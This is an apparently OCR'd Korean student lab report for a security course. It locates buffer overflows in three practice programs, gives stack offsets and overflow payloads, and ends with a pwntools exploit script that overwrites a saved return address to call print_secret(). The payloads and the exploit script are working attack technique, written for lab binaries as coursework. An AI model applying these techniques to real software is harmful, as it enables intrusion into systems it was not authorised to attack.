
해킹및정보보안 Lab2보고서

전공: 수학과 학년: 4학년 학번: 20191274 이름: 장유빈

2-2.

Q. In source code, at which line does buffer overflow occur?
What is the address of the corresponding assembly instruction?
Buffer Overflow는 'scanf("%s", buf2);'에서 일어날 수 있습니다.
Assembly Code에서는 '0x401279'에 상응합니다.

Q. Draw the stack frame layout at the point of buffer overflow, based on the result of assembly code analysis.




Q. Explain why your exploit code is providing that input. What kind of program data do you want to corrupt with that input?
In echo()'s stack frame, the distance between the start of buf2 and saved return

address is 56. Therefore, we must provide “A” * 0x38 and “\xa6\x11\x40” which is the address of print_secret() function.

2-3.

Q. In source code, at which line does buffer overflow occur?
What is the address of the corresponding assembly instruction?
Buffer Overflow는 ‘scanf(“%s”, input);’에서 일어날 수 있습니다.
Assembly Code에서는 ‘0x40145f’에 상응합니다.

Q. Draw the stack frame layout at the point of buffer overflow, based on the result of assembly code analysis.




Q. Explain why your exploit code is providing that input. What kind of program data do you want to corrupt with that input?

input 배열의 시작주소부터 “A”* 0x10을 입력하고 그다음에, “\x00” * 0x10을 입력하고, 그다음, “A” * 0x10을 입력하고 마지막에 “\x00”을 입력한다면, strcmp(input, passcode)를 하였을 때, input의 내용은 “A” * 0x10이 되고, passcode의 내용은 똑같이 “A” * 0x10이 되므로, strcmp(input, passcode)의 결괏값이 0이 되어서, print_secret() 함수를 호출하게 됩니다. 즉, ‘scanf(“%s”, input);’을 수행할 때, 입력값을 길게 주어서, passcode의 내용을 덮어쓰는 동시에 input의 내용과 passcode의 내용을 갖게 하는 것입니다. 이 경우, passcode의 내용이 기존의 값을 잃고 덮어씌우게 됩니다.

2-4.

Q. In source code, at which line does buffer overflow occur?
What is the address of the corresponding assembly instruction?
Buffer Overflow는 ‘src_idx = read_int();’, ‘items[src_idx] -= amount;’에서 일어날 수 있습니다.
Assembly Code에서는 ‘0x4013b9’, ‘0x401402’에 상응합니다.

Q. Draw the stack frame layout at the point of buffer overflow,
based on the result of assembly code analysis.



Q. Explain why your exploit code is providing that input. What kind of program data do you want to corrupt with that input?

위에서 보시다시피 Return Address가 저장된 곳은 '%rsp + 88' 부터입니다.
'src_idx = read_int();' 부분에서 '22'를 입력하면, 'items[src_idx] -= amount;' 코드를 통해서 Return Address가 저장된 곳에 접근할 수 있게 됩니다. 그리고, 'amount = read_int()' 부분에 입력해야 할 값은 이제 알아봅시다.
print_secret() 함수의 시작 주소는 '0x4011d6'입니다. 따라서, '22'를 입력한 후에, %rsp + 88 부분에 접근했다면, 원래 Return Address 값인 '0x4014fa'에서 10진수 '804'를 빼주면, '0x4011d6'이 되어서, 'manage_fund()' 함수가 끝나면, 'print_secret()' 함수를 실행하게 될 것입니다. 따라서, 804를 입력해야 합니다.
마지막으로 정리를 하자면, 이 문제에서는 'misuse of array'를 통해서, Saved Return Address 값을 오염시키는 방식으로 Buffer Overflow를 일으킬 수 있습니다.
따라서 다음과 같이 'exploit-fund.py'를 작성하면 될 것입니다.

cse20191274@cspro3: ~/hacking/Lab2/2-4

```
#!/usr/bin/python3

from pwn import *


def exploit():
    # Write your exploit logic here.
    p = process("./fund.bin")
    for i in range(4):
        print(p.recvline())
    print(p.recvuntil(b"(Enter 1~3): "))
    p.sendline(b"2")
    print(p.recvuntil(b"from: "))
    p.sendline(b"22")
    print(p.recvuntil(b"money: "))
    p.sendline(b"2")
    print(p.recvuntil(b"move: "))
    p.sendline(b"804")
    for i in range(4):
        print(p.recvline())
    print(p.recvuntil(b"(Enter 1~3): "))
    p.sendline(b"3")
    print(p.recvline())

if __name__ == "__main__":
    exploit()
~
~
```